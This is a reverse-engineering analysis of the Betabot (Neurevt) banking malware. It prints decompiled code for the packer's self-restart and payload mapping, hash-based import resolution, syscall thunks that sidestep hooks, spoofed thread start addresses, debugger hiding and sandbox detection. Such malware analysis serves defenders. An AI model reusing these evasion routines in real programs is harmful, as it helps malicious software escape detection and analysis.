Betabot in the Rearview Mirror

krabsonsecurity.com/2022/03/28/betabot-in-the-rearview-mirror/

AKA Alpha reverse engineer vs Betabot

Betabot is a malware that by now should be familiar to most, if only in name. Initially developed in 2013, the last version, 1.8.0.11, was released around 2015-2016 and a crack was made around September 2016 which eventually became public. Rumors of a 1.9 version were heard of, however no binaries were ever seen that corroborated this, so it is safe to say that development has ceased completely since then. Despite this lack of updates, Betabot is still widely used – a recent Kaspersky report suggests that it accounts for 3.5% of their banking malware detections in 2020, up from 2019's 2.4%. Comprehensive deep dives into the malware is lacking – the closest thing to this is the excellent 2013 analysis by Zhongchun Huo – and as such this series will aim to provide such a comprehensive overview covering everything notable that is in the binary.

In this post, we'll be analyzing a cracked 1.8.0.11 binary, which is also known as "Neurevt" due to the string being present in the binary. What is great about this crack is that unlike a lot of cracks where integrity checks and anti-RE code are either entirely removed or circumvented by patching deeper inside the binary, the reverse engineer has kept them entirely intact and generated the correct checksums instead, meaning that the binary we get from the crack is effectively identical to what the original malware author would've given us. There are at least 10 different integrity checks for the config spread throughout the binary – if any of these fails, the bot will not function properly. In addition, this is the main crack that is floating around, so virtually all Betabot binaries that are observed in the wild will be identical to this (with the exception of configuration values changing of course). Another implication of analyzing this binary is that the specific protocol version (Betabot has had several incremental protocol updates throughout its history) is version 1.8.0.6 for the response, and 1.8.0.5 for the bot request. This should not matter much at the end of the day however – as there are no other relevant copies of Betabot available.

We will start out with the general methodology of reverse engineering Betabot and the basic building blocks of the malware, and then start looking at the most important parts of Betabot.

The first layer

We first start with the initial Betabot binary, which is a loader of sorts. The first layer is a fairly typical packer. It sets an exception handler to relaunch itself upon a crash, and also detects debuggers through the PEB.

```
LONG __stdcall ExceptionFilterRestartUponCrash(struct _EXCEPTION_POINTERS *ExceptionInfo)
{
  DWORD ExceptionCode; // eax
  WCHAR *v2; // eax
  struct _STARTUPINFOW StartupInfo; // [esp+4h] [ebp-74h] BYREF
  CHAR RestartEnvironmentVariable[32]; // [esp+48h] [ebp-30h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+68h] [ebp-10h] BYREF

  if ( ExceptionInfo )
  {
    if ( ExceptionInfo->ExceptionRecord )
    {
      ExceptionCode = ExceptionInfo->ExceptionRecord->ExceptionCode;
      if ( ExceptionCode == EXCEPTION_PRIV_INSTRUCTION
        || ExceptionCode == EXCEPTION_ILLEGAL_INSTRUCTION
        || ExceptionCode == EXCEPTION_ACCESS_VIOLATION
        || ExceptionCode == EXCEPTION_STACK_OVERFLOW
        || ExceptionCode == EXCEPTION_IN_PAGE_ERROR )
      {
        if ( SavedFileOnDiskName[0] )
        {
          RestartEnvironmentVariable[0] = 0;
          // Only attempt restarting upon crash once
          if ( !GetEnvironmentVariableA("__restart", RestartEnvironmentVariable, 0x20u) )
          {
            SetEnvironmentVariableA("__restart", "1");
            memset(&ProcessInformation, 0, sizeof(ProcessInformation));
            memset(&StartupInfo, 0, sizeof(StartupInfo));
            StartupInfo.wShowWindow = 0;
            StartupInfo.cb = 68;
            v2 = GetCommandLineW();
            if ( CreateProcessW(SavedFileOnDiskName, v2, 0, 0, 0, 8u, 0, 0, &StartupInfo, &ProcessInformation) )
            {
              if ( ProcessInformation.hProcess )
                ExitProcess(0);
            }
          }
        }
      }
    }
  }
  return 0;
}
```

The packer then xors an encrypted buffer and decompresses it using aplib, before finally mapping and executing it. The mapping is a bit special as the PE header at the beginning of the buffer is fake, while the real PE header is semi-custom and encrypted.

```
void __stdcall executeBbPayload(void *a1, unsigned int a2, int source)
{
  LPVOID newAddress; // eax
  int newAddress_; // ebx
  char *MappedPE; // eax
  char *MappedPE_; // esi
  void (*payloadEntrypoint)(void); // ebx
  int v8; // [esp+4h] [ebp-8h] BYREF
  LPVOID lpAddress; // [esp+8h] [ebp-4h]

  if ( a1 )
  {
    if ( a2 )
    {
      if ( source )
      {
        if ( *(_BYTE *)(source + 12) )
        {
          newAddress = VirtualAllocEx((HANDLE)INVALID_HANDLE_VALUE, 0, 0x2CAu, 0x3000u, 4u);
          newAddress_ = (int)newAddress;
          if ( newAddress )
          {
            memcpy((int)newAddress, source, 0x2CAu);
            if ( decryptBbImageHeader(newAddress_, 0, 0)
              && (MappedPE = (char *)AllocateExecutableMemoryImage(*(_DWORD *)(newAddress_ + 210) + 64),
                  MappedPE_ = MappedPE,
                  (lpAddress = MappedPE) != 0) )
            {
              memcpy((int)MappedPE, (int)a1, *(_DWORD *)(newAddress_ + 214));
              if ( decryptBbImageHeader(source, &v8, 0)
                && (*(_DWORD *)(source + 198) = MappedPE_,
                    memset((void *)(source + 370), 0, 0xD8u),
                    decryptBbImageHeader(source, &v8, 1))
                && maybeMapSection(newAddress_ + 141, (int)MappedPE_, (int)a1)
                && (memset(a1, 0, a2), performRelocation(newAddress_ + 141, (int)MappedPE_, (int)MappedPE_)) )
              {
                payloadEntrypoint = (void (*)(void))&MappedPE_[*(_DWORD *)(newAddress_ + 186)];
                SetPEBMutant(MappedPE_);
                payloadEntrypoint();
              }
              else
              {
                VirtualFreeEx((HANDLE)INVALID_HANDLE_VALUE, (LPVOID)newAddress_, 0, MEM_RELEASE);
                VirtualFreeEx((HANDLE)INVALID_HANDLE_VALUE, lpAddress, 0, MEM_RELEASE);
              }
            }
            else
            {
              VirtualFreeEx((HANDLE)0xFFFFFFFF, (LPVOID)newAddress_, 0, MEM_RELEASE);
            }
          }
        }
      }
    }
  }
}
```


The inner payload

In order to analyze this payload, I simply dumped it directly from memory at the OEP to avoid dealing with the PE header issues and then used fasm to generate a PE file that would allow me to analyze the dump in IDA. The simple FASM template is included in the appendix. From this point on, all analysis is done statically using IDA Pro.


Entrypoint(s) and import handling

The payload has 3 entrypoints, a primary one and two others that are executed by the injector for other functionalities (I believe it is for the botscript loader and the ring3 kit, which is discussed in the later section). All entrypoints call the same common-entrypoint function,

however they differ in that they store their own address to a variable that is used to determine which entrypoint was called, in addition to setting two other flags to indicate to other functions which entrypoint was used.



One of the things the common entrypoint does is initializing the imports, which are stored in a global structure. This structure is initialized from a table of hashes (which I named ImportHashTable) which takes the following form.



Hash, apiNameLen and indexDll should be fairly self-evident, however ptrStore is a very strange entry – it points to members in another structure (which I named ImportTableRegular) that receives the final pointer. This structure is simply a bunch of pointers to imported APIs.

DLLs are loaded from a similar struct which is stored in an array – and then APIs are loaded from a custom hash which combines the DLL name and API name together.

```
    for ( i = 0; i < 0xD; ++i )
        modules[i].modAddress = 0;
    modules[0].modAddress = (int)bbGetModuleHandleA(modules);
    modules[1].modAddress = (int)bbGetModuleHandleA(modules[1].ModName);
    if ( !modules[0].modAddress || !modules[1].modAddress )
        return 0;
    v11 = InitDllImports(modules, 0, ImportHashTable, 0x253u);
    if ( v11 < GetExpectedImportCount(0, (int)ImportHashTable, 0x253u) )
        return 0;
    v11 = InitDllImports(modules, 1, ImportHashTable, 0x253u);
    v10 = GetExpectedImportCount(1, (int)ImportHashTable, 0x253u);
    if ( v11 < v10 )
        return 0;
    for ( j = 2; j < 0xD; ++j )
    {
        v6 = bbAtoW(modules[j].ModName);
        if ( v6 )
        {
            loadedMod = ImportTableRegular.LoadLibraryW(v6);
            if ( loadedMod )
            {
                modules[j].modAddress = (int)loadedMod;
                v4 = InitDllImports(modules, j, ImportHashTable, 0x253u);
                if ( v4 < GetExpectedImportCount(j, (int)ImportHashTable, 0x253u) )
                    success = 0;
            }
            else
            {
                success = 0;
            }
            bbFree_(v6);
        }
        else
        {
            success = 0;
        }
        if ( !success )
            return 0;
    }
    initLdrGetProcedureAddressThunk(this);
    InitAdditionalApis(&ImportTableRegular);
    RtlZeroMemory(mainModulePath, 520u);
    if ( ImportTableRegular.GetModuleFileNameW(0, (LPWSTR)mainModulePath, 259) )
    {
        mainModuleFileName = ImportTableRegular.PathFindFileNameW(mainModulePath);
        if ( mainModuleFileName )
        {
            if ( !ImportTableRegular.lstrcmpiW(mainModuleFileName, L"firefox.exe")
              && !ImportTableRegular.GetModuleHandleA("nspr4.dll")
              && !ImportTableRegular.LoadLibraryA("nspr4.dll") )
            {
                ImportTableRegular.LoadLibraryA("nss3.dll");
            }
        }
    }
    clearUnknownStruct();
    if ( doThunkFunctions == 1 )
        setupSyscallThunks(this);
    clearLdrGetProcAddressThunk(this);
    this->isImportInitializedSuccessfully = 1;
    return 1;
}
```

```
int __stdcall hashTwoStringsTogether(_BYTE *a1, _BYTE *a2)
{
    int len; // eax
    char strfin[128]; // [esp+0h] [ebp-80h] BYREF

    if ( !a1 || !a2 )
        return 0;
    memset(strfin, 0, sizeof(strfin));
    strcat_reversedparam(a2, strfin);
    strcat_reversedparam(".", strfin);
    len = strcat_reversedparam(a1, strfin);
    return unknownHash(strfin, len);
}
int __stdcall unknownHash(char *str, int len)
{
    unsigned int hash2; // ebx
    unsigned int hash; // ecx
    int i; // edi

    hash2 = 0;
    hash = 1;
    for ( i = 0; i < len; hash2 = (hash2 + hash) % 0x10016 )
        hash = (hash + (unsigned __int8)str[i++]) % 65558;
    return hash | (hash2 << 16);
}
```

The most interesting part is in how Betabot does not just load the pointers for some APIs – it also creates a table of thunks for them. The first thunk for LdrGetProcedureAddress is a simple push-ret stub and is not stored in the global thunk region. For all other thunked functions, the thunk is placed in the global thunk region and has a small structure appended marked with the magic value (0xF820AB06) containing the original pointer. The thunk itself depends on the kind of function – if the function is a service function (for example a syscall stub, or a thunk itself), it is copied in its entirety to the new thunk region. If the function appears hooked, a special thunk stub is used instead.

```
void *__usercall initLdrGetProcedureAddressThunk@<eax>(BbImportRegular *globalInfo@<ebx>)
{
    void *thunk; // esi
    void *pLdrGetProcedureAddress; // eax
    const void *v3; // ecx
    MEMORY_BASIC_INFORMATION dest; // [esp+4h] [ebp-28h] BYREF
    char src[11]; // [esp+20h] [ebp-Ch] BYREF

    thunk = 0;
    pLdrGetProcedureAddress = (void *)ThunkedFunctionGetOriginal((void *)ImportTableRegular.LdrGetProcedureAddress);
    if ( pLdrGetProcedureAddress )
    {
        memset(&dest, 0, sizeof(dest));
        v3 = (const void *)globalInfo->LdrGetProcedureAddressThunk;
        if ( v3 )
        {
            if ( ImportTableRegular.VirtualQueryEx
              && ImportTableRegular.VirtualQueryEx((HANDLE)-1, v3, &dest, 28)
              && dest.AllocationBase
              && (dest.AllocationProtect == PAGE_EXECUTE_READWRITE || dest.AllocationProtect == PAGE_EXECUTE_READ) )
            {
                thunk = (void *)globalInfo->LdrGetProcedureAddressThunk;
            }
        }
        else
        {
            *(_DWORD *)src = *(_DWORD *)push_ret_stub;
            *(_DWORD *)&src[4] = *((_DWORD *)push_ret_stub + 1);
            *(_WORD *)&src[8] = *((_WORD *)push_ret_stub + 4);
            src[10] = *((_BYTE *)push_ret_stub + 10);
            *(_DWORD *)&src[4] = ThunkedFunctionGetOriginal((void *)ImportTableRegular.LdrGetProcedureAddress) + 5;
            thunk = ImportTableRegular.VirtualAlloc(0, 43, 12288, PAGE_EXECUTE_READWRITE);
            if ( thunk )
                memcpy(thunk, src, 0xBu);
            else
                thunk = 0;
            globalInfo->LdrGetProcedureAddressThunk = (int)thunk;
        }
        pLdrGetProcedureAddress = thunk;
    }
    return pLdrGetProcedureAddress;
}

if ( !ImportHashTable[i].indexDll
  && (unsigned __int8)*fnPtr == 0xB8
  && *(_DWORD *)(fnPtr + 1) < 0xFFFFu )// mov eax, xxxxxxx
{
    if ( (*(unsigned __int16 *)(fnPtr + 5) == 0xC933// xor ecx, ecx
       || (unsigned __int8)fnPtr[5] == 0xB9// mov ecx, xxxxxx
       || (unsigned __int8)fnPtr[5] == 0xBA)
      && *((_WORD *)fnPtr + 5) == 0x12FF )// call dword ptr [edx]
    {
        isServiceFunc = 1;
    }
    else if ( *(_DWORD *)(fnPtr + 5) == 0xC015FF64 )// call dword ptr fs:[0C0h]
    {
        isServiceFunc = 1;
    }
    else if ( (unsigned __int8)fnPtr[5] == 0xE8 && (unsigned __int8)fnPtr[10] == 0xC2 )// call, ret
    {
        isServiceFunc = 1;
    }
}
if ( isServiceFunc == 1 )
{
    memcpy((void *)currentThunk, fnPtr, syscallSize);
    *(_DWORD *)(currentThunk + 0x40) = fnPtr;
    *(_BYTE *)(currentThunk + 0x48) = 1;
    *(_DWORD *)(currentThunk + 0x44) = 0xF820AB06;
    *ImportHashTable[i].ptrStore = (void *)currentThunk;
}
```

Service functions are directly copied

```
}
else if ( *fnPtr != 0x68 && *(_WORD *)fnPtr != 0x25FF )// push dword, jmp dword ptr xxxxx, hooked
{
    isThunkedFunction = 0;
    if ( *(unsigned __int16 *)fnPtr == 0xFF8B
      && fnPtr[2] == 0x55
      && *(unsigned __int16 *)(fnPtr + 3) == 60555 )
    {
        isThunkedFunction = 1;
    }
    else if ( *(unsigned __int16 *)fnPtr == 0xFF8B// mov edi, edi; int3; mov ebp, esp
           && (unsigned __int8)fnPtr[2] == 0xCC
           && *(unsigned __int16 *)(fnPtr + 3) == 0xEC8B )
    {
        isThunkedFunction = 1;
    }
    else if ( *(unsigned __int16 *)fnPtr == 0xFF8B
           && fnPtr[2] == 0x55
           && (unsigned __int8)fnPtr[3] == 0xCC )
    {
        isThunkedFunction = 1;
    }
    else if ( *(unsigned __int16 *)fnPtr == 0xCCCC
           && fnPtr[2] == 0x55
           && (unsigned __int8)fnPtr[3] == 0xEC8B )
    {
        isThunkedFunction = 1;
    }
    if ( isThunkedFunction == 1 )
    {
        memcpy((void *)currentThunk, thunkCopied, 0x23u);
        *(_DWORD *)(currentThunk + 0x40) = fnPtr;
        *(_BYTE *)(currentThunk + 0x48) = 3;
        *(_DWORD *)(currentThunk + 0x44) = 0xF820AB06;
        *(_DWORD *)(currentThunk + 1) = fnPtr;
        *ImportHashTable[i].ptrStore = (void *)currentThunk;
    }
}
```

Thunking of hooked functions

```
unsigned int __usercall ThunkedFunctionGetOriginal@<eax>(unsigned int thunkPtr@<eax>)
{
    char thunkType; // cl

    if ( thunkPtr )
    {
        if ( ImportTableRegular.thunkRegionStart )
        {
            if ( ImportTableRegular.thunkRegionSize )
            {
                if ( thunkPtr >= ImportTableRegular.thunkRegionStart
                  && thunkPtr <= ImportTableRegular.thunkRegionStart + ImportTableRegular.thunkRegionSize
                  && *(_DWORD *)(thunkPtr + 0x44) == 0xF820AB06 )// thunk magic value marker
                {
                    thunkType = *(_BYTE *)(thunkPtr + 0x48);
                    if ( thunkType == 2 || thunkType == 1 || thunkType == 3 )
                        thunkPtr = *(_DWORD *)(thunkPtr + 0x40);// original func ptr
                }
            }
        }
    }
    return thunkPtr;
}
```

Code for retrieving the original pointer of a thunked function pointer

Code for automatic handling of the imports will be attached in the appendix after it is cleaned up.

After initializing the import table, Betabot creates the registry key “HKCU\\Software\\AppDataLow\\Software\\MyMailClient”, which is used to track the crash count (more on this later).

Thread manager

Betabot has a slot-based system for managing its threads. This thread tracker supports tracking either 256 or 45 threads depending on whether the current process is Betabot’s main process or not.

```
char __usercall allocateThreadTracker@<al>(DynamicContext *dctx@<eax>)
{
    int trackerCount; // eax
    char result; // al
    unsigned int i; // esi

    if ( !dctx || is_last_bit_clear_and_not_zero(dctx->isFullyOwnedProcess) )
        trackerCount = 256;
    else
        trackerCount = 45;
    trackedThreadCount = trackerCount;
    trackedThreadInfo = (ThreadInfo *)bbMalloc(164 * (trackerCount + 1));
    if ( !trackedThreadInfo )
        return 0;
    if ( ImportTableRegular.InitializeCriticalSectionAndSpinCount(&threadTrackerCriticalSection, 2000)
      && ImportTableRegular.InitializeCriticalSectionAndSpinCount(&unknownCriticalSection, 2000) )
    {
        for ( i = 0; i < 12; ++i )
            tlsAllocations[i] = ImportTableRegular.TlsAlloc();
        _InterlockedExchange(&SomeLockZeroedAtMain, 2);
        result = 1;
    }
    else
    {
        bbFree(trackedThreadInfo);
        result = 0;
    }
    return result;
}
```

As we can see, there are either 45 or 256 slots available in the thread tracker. The first 31 (starting from slot 0) are reserved for special usage, slot 31 and 32 are markers indicating that the thread is a “free” thread without a hardcoded index, and will be dynamically allocated a space starting from slot 34.

```
        return 0;
    ImportTableRegular.EnterCriticalSection(&unknownCriticalSection);
    if ( (threadCreationFlag & 0x10) == 0 )
    {
LABEL_9:
        if ( (newTrackerIndex == BB_THREAD_TRACKER_INDEX_FREE2 || newTrackerIndex == BB_THREAD_TRACKER_INDEX_FREE1)
          && findNextFreeThreadSlot() < 0 )
        {
LABEL_12:
            ImportTableRegular.LeaveCriticalSection(&unknownCriticalSection);
            return v7;
        }
```

```
int findNextFreeThreadSlot()
{
    unsigned int i; // edx
    DWORD realPointer; // eax
    int newIndex; // esi

    if ( !trackedThreadInfo )
        return -1;
    enterThreadTrackerCriticalSection();
    i = 34;
    if ( (unsigned int)(trackedThreadCount - 34) <= 34 )// need at least 68
    {
FAIL:
        newIndex = -2;
    }
    else
    {
        realPointer = (DWORD)&trackedThreadInfo[BB_THREAD_TRACKER_INDEX_FREE_START].threadStartPtr;
        while ( *(_DWORD *)realPointer )
        {
            ++i;
            realPointer += 0xA4;
            if ( i >= trackedThreadCount - 34 )
                goto FAIL;
        }
        newIndex = i;
    }
    leaveThreadTrackerCriticalSection();
    return newIndex;
}
```

When Betabot creates a new thread, it fakes the thread starting address as either being in Kernel32 or being in Ntdll. It chooses the address as follows.

```
    if ( bbRand() % 6 )
    {
        if ( !(bbRand() % 0xA) )
        {
            dllPtr = (char *)pKernel32;
            if ( pKernel32 )
            {
                sizeMax = GetPEImageSize((void *)pKernel32);
                goto LABEL_28;
            }
        }
        dllPtr = (char *)pNtdll_;
        if ( !pNtdll_ )
            goto LABEL_30;
        v23 = GetPEImageSize(pNtdll_);
    }
    else
    {
        dllPtr = (char *)pNtdll_;
        if ( !pNtdll_ )
            goto LABEL_30;
        pZwApi = (ThreadInfo *)ImportTableRegular.GetProcAddress(pNtdll_, "ZwMapUserPhysicalPagesScatter");
        pZwApi2 = ImportTableRegular.GetProcAddress(dllPtr, "ZwWow64CallFunction64");
        diff = pZwApi2 - (_BYTE *)pZwApi;
        if ( !pZwApi2 )
            ImportTableRegular.GetProcAddress(dllPtr, "ZwWaitHighEventPair");
        if ( !pZwApi )
            goto LABEL_30;
        fakeStartAddress = (char *)pZwApi + bbRand() % (diff - 1);
    }
    if ( fakeStartAddress )
        goto LABEL_31;
    sizeMax = v23;
LABEL_28:
    if ( sizeMax )
    {
        fakeStartAddress = &dllPtr[bbRand() % (sizeMax - 14000) + 8048];
        goto LABEL_31;
    }
LABEL_30:
    v14 = ThunkedFunctionGetOriginal(ImportTableRegular.CreateThread);
    fakeStartAddress = (char *)((bbRand() & 0x1FFF) + v14);
LABEL_31:
```

To fake the thread start address, it creates the thread suspended at the address, and then change the Eax register to a custom stub which will receive the threadInfo structure and do the final processing to call the desired function. This works because the thread is still in BaseThreadInitThunk and hasn't called the target function yet – it will do so by reading Eax which contains the new thread's function.

```
106         threadInfo->size = 164;
107         threadEvent = ImportTableRegular.CreateEventA(0, 1, 0, 0);
108         threadInfo->threadEvent = threadEvent;
109         threadInfo->currentPID = currentPid;
110         threadInfo->dCTX = (int)dynamicCTX;
111         threadInfo->unknownFlags = threadCreationFlag;
112         threadInfo->trackerIndex = newTrackerIndex;
113         threadInfo->inputBufferSize = inputBufferSize;
114         threadInfo->inputBuffer = inputBuffer;
115         threadInfo->infoBuf = threadData;
116         threadInfo->threadStartPtr = threadStart;
117         threadInfo->threadFakeStartAddr = fakeStartAddress;
118         if ( threadEvent )
119         {
120             v18 = pZwApi;
121             memcpy(pZwApi, threadInfo, sizeof(ThreadInfo));
122             hThread = ImportTableRegular.CreateThread(0, 0, fakeStartAddress, threadInfo, 4, &tid);
123             if ( hThread )
124             {
125                 if ( !SetThreadEaxToThreadCreationThunk((int)hThread) )
126                 {
127                     if ( is_last_bit_clear_and_not_zero(dynamicCTX->isFullyOwnedProcess) != 1 )
128                     {
129 LABEL_52:
130                         if ( hThread )
131                         {
132                             ImportTableRegular.CloseHandle(hThread);
133                             hThread = 0;
134                         }
135                         goto LABEL_54;
136                     }
137                     ImportTableRegular.NtTerminateThread(hThread, 0);
138                     ImportTableRegular.NtClose(hThread);
139                     tid = 0;
140                     hThread = ImportTableRegular.CreateThread(0, 0, EaxProc, threadInfo, 4, &tid);
141                 }
142                 if ( hThread )
143                 {
144                     if ( (threadCreationFlag & 0x100) == 0 )
145                         ImportTableRegular.NtResumeThread(hThread, (PULONG)&resumeCount);
146                     v21 = ImportTableRegular.WaitForSingleObject(v18->threadEvent, 2000);
147                     if ( (threadCreationFlag & 8) != 0 )
148                         protectThreadACL(tid, 283);
149                     if ( (threadCreationFlag & 0x40) != 0 )
150                         protectThreadACL(tid, 267);
151                     if ( !v21 && threadIdOut )
152                         *threadIdOut = tid;
153                     ImportTableRegular.CloseHandle(v18->threadEvent);
154                     goto LABEL_54;
155                 }
156             }
157         }
158         if ( threadInfo->threadEvent )
159             ImportTableRegular.CloseHandle(threadInfo->threadEvent);
160         bbFree(threadInfo);
161         threadInfo = 0;
162         goto LABEL_52;
163     }
```

The new stub it is set to a function I called EaxProc, which first hides itself from debuggers by using NtSetInformationThread, and then finally register itself in the thread tracker structure.

```
DWORD __stdcall EaxProc(ThreadInfo *a1)
{
    DWORD result; // eax
    DWORD exitCode; // ebx

    if ( !a1 || a1->size != 0xA4 )
        return 0;
    if ( SLOBYTE(a1->unknownFlags) >= 0 )
        ImportTableRegular.TlsSetValue(tlsAllocations[3], 1234);
    else
        ImportTableRegular.TlsSetValue(tlsAllocations[3], 0);
    ImportTableRegular.NtSetInformationThread((HANDLE)-2, ThreadHideFromDebugger, 0, 0);
    if ( EaxProcInternal(a1) )
    {
        bbFree(a1);
        result = 0;
    }
    else
    {
        exitCode = a1->threadStartPtr(a1);
        if ( (a1->unknownFlags & 0x20) != 0 && a1->inputBuffer )
        {
            if ( a1->infoBuf )
                bbFree((LPVOID)a1->infoBuf);
        }
        clearThreadCreationInfoStruct(a1);
        bbFree(a1);
        ImportTableRegular.TlsSetValue(tlsAllocations[3], 1234);
        ImportTableRegular.NtTerminateThread((HANDLE)-2, exitCode);
        result = exitCode;
    }
    return result;
}
```

```
        return 1;
    if ( !info->threadEvent && (info->unknownFlags & 4) == 0 )
        return 4;
    v1 = info->unknownFlags;
    if ( (v1 & 4) != 0 && !info->eventName[0] )
        return 3;
    if ( (v1 & 2) == 0 )
    {
        if ( (info->unknownFlags & 4) != 0 )
            eventHandle = ImportTableRegular.OpenEventA(EVENT_ALL_ACCESS, 0, info->eventName);
        else
            eventHandle = info->threadEvent;
        newIndex = info->trackerIndex;
        ImportTableRegular.DuplicateHandle((HANDLE)-1, (HANDLE)-2, (HANDLE)-1, &heventDup, 0, 0, 2);
        if ( heventDup
          || (ImportTableRegular.DuplicateHandle((HANDLE)-1, (HANDLE)-2, (HANDLE)-1, &heventDup, 67, 0, 0), heventDup) )
        {
            info->unknownFlags |= 2u;
            info->size = 164;
            info->threadHandle = (int)heventDup;
            info->threadId = ImportTableRegular.GetCurrentThreadId();
            enterThreadTrackerCriticalSection();
            if ( (newIndex == BB_THREAD_TRACKER_INDEX_FREE2 || newIndex == BB_THREAD_TRACKER_INDEX_FREE1)
              && (newIndex = findNextFreeThreadSlot()) == 0
              || trackedThreadCount && newIndex > trackedThreadCount )
            {
                if ( eventHandle )
                    ImportTableRegular.CloseHandle(eventHandle);
                if ( heventDup )
                    ImportTableRegular.CloseHandle(heventDup);
            }
            else
            {
                trackedThreadInfo_ = trackedThreadInfo;
                info->trackerIndex = newIndex;
                index = newIndex;
                memcpy(&trackedThreadInfo_[index], info, sizeof(ThreadInfo));
                if ( eventHandle )
                {
                    ImportTableRegular.SetEvent(eventHandle);
                    if ( (info->unknownFlags & 4) != 0 )
                    {
                        ImportTableRegular.CloseHandle(eventHandle);
                        trackedThreadInfo_ = trackedThreadInfo;
                        info->threadEvent = 0;
                        trackedThreadInfo_[index].threadEvent = 0;
                    }
                }
                ImportTableRegular.TlsSetValue(tlsAllocations[1], info);
                v7 = 0;
            }
            leaveThreadTrackerCriticalSection();
        }
        else
        {
            if ( (info->unknownFlags & 4) != 0 && eventHandle )
                ImportTableRegular.CloseHandle(eventHandle);
            v7 = 3;
        }
    }
    return v7;
```

Back to the creator thread, it waits for it for 2 seconds and then sets the appropriate ACL if requested and then returns.

Registry manager

Betabot has a two-level registry structure that uses a pseudorandom algorithm to generate registry names from seed values. A value is referred to by two strings, its group and subidentifier. Known groups are CS1 and CG1. The registry path is identified as follow (where str1 is the group ID):

```
int __userpurge generateKeySubPathFromAltHWID@<eax>(unsigned int keySize@<eax>, _BYTE *keyBuf@<ebx>, _BYTE *str1)
{
    char value[256]; // [esp+4h] [ebp-100h] BYREF

    if ( str1 && *str1 && keyBuf && keySize )
    {
        if ( altHWID[0] == '{' || getAlternativeHWIDAsGUIDString() )
        {
            memset(keyBuf, 0, keySize);
            memset(value, 0, sizeof(value));
            pseudorandomString(str1, value, 0x100u);
            bbwvnsprintfA_0(
                keyBuf,
                keySize - 1,
                "Software\\AppDataLow\\Software\\%s\\%08X\\%s",
                (const char *)altHWID,
                dynamicCTX->hashedUID ^ 0x101CF2,
                value);
            return strlen(keyBuf);
        }
        ImportTableRegular.SetLastError(27);
    }
    else
    {
        ImportTableRegular.SetLastError(87);
    }
    return 0;
}
```

The registry value name is generated from the subidentifier as follow:

```
int __stdcall pseudorandomString(const char *string1, _BYTE *stringout, unsigned int sizeout)
{
    int v3; // edi
    int v4; // ebx
    unsigned int v5; // edi
    int size; // eax
    const char *buf; // ecx
    char inStr[256]; // [esp+4h] [ebp-278h] BYREF
    _BYTE buf1[256]; // [esp+104h] [ebp-178h] BYREF
    hashInternalStruct ctx; // [esp+204h] [ebp-78h] BYREF
    int a2a[5]; // [esp+268h] [ebp-14h] BYREF

    if ( !string1 || !*string1 || !dynamicCTX )
        return 0;
    memset(inStr, 0, sizeof(inStr));
    memset(buf1, 0, sizeof(buf1));
    memset(a2a, 0, sizeof(a2a));
    v3 = dynamicCTX->hashedUID;
    bbwvnsprintfA_0(buf1, 255, "%s%s_%p", string1, string1, (const void *)v3);
    v4 = strlen(buf1);
    v5 = ((v3 ^ (unsigned int)(unsigned __int16)probably_crc16(buf1, v4)) + 255) % 0xA + 11;
    if ( v5 >= sizeout )
        v5 = sizeout;
    bbHash(&ctx, buf1, v4);
    if ( bbHashFinalize(&ctx, a2a) )
    {
        bbwvnsprintfA_0(inStr, 255, "%08x%08x%08x%08x", a2a[0], a2a[1], a2a[2], a2a[3]);
        size = v5;
        buf = inStr;
    }
    else
    {
        size = sizeout;
        buf = string1;
    }
    strcpy_s_probably(size, buf, stringout);
    return strlen(stringout);
}
```

The appendix contains information on known subidentifiers and their meanings.

Anti-analysis

Betabot employs several methods for the detection of virtual machines, sandboxes and debuggers. Detection of sandboxes and debuggers result in the bot artificially crashing/exiting, whereas VM detections are stored in some variables and do not result in a crash – however it will result in behaviors being modified in some specific code paths.

```
int isBadModulePresent()
{
    int v0; // esi

    v0 = 0;
    if ( bbGetModuleHandleA("SbieDll.dll") || bbGetModuleHandleA("api_log.dll") || bbGetModuleHandleA("dir_watch.dll") )
        v0 = 1;
    return v0;
}

int AntiAnalysisCheckModule()
{
    int result; // eax
    int v2; // [esp+4h] [ebp-4h]

    v2 = 0;
    result = isBadModulePresent();
    if ( result == 1 )
        v2 = 1;
    if ( v2 == 1 )
    {
        if ( CreateShellcodeWaitForSingleObjectSelf() )
            __asm { jmp     eax }
        ImportTableRegular.NtSuspendProcess((HANDLE)INVALID_HANDLE_VALUE);
        result = ImportTableRegular.NtTerminateProcess((HANDLE)INVALID_HANDLE_VALUE, 0);
    }
    return result;
}
```

Several antidebug tricks are also littered throughout regular functions – for example the following detection and crash appears in the middle of the initialization of the Dynamic Context structure.

```
25    if ( ImportTableRegular.NtQueryInformationProcess(
26              (HANDLE)0xFFFFFFFF,
27              ProcessDebugPort,
28              &ProcessDebugPort,
29              4u,
30              &retlen) < 0
31        || (HasNoDebugger = ProcessDebugPort == 0, ProcessDebugPort = 1, HasNoDebugger) )
32    {
33        ProcessDebugPort = 0;
34    }
106   if ( ProcessDebugPort == 1 )
107   {
108       pNtCreateFile = (DynamicContext *)ThunkedFunctionGetOriginal((void *)ImportTableRegular.NtCreateFile);
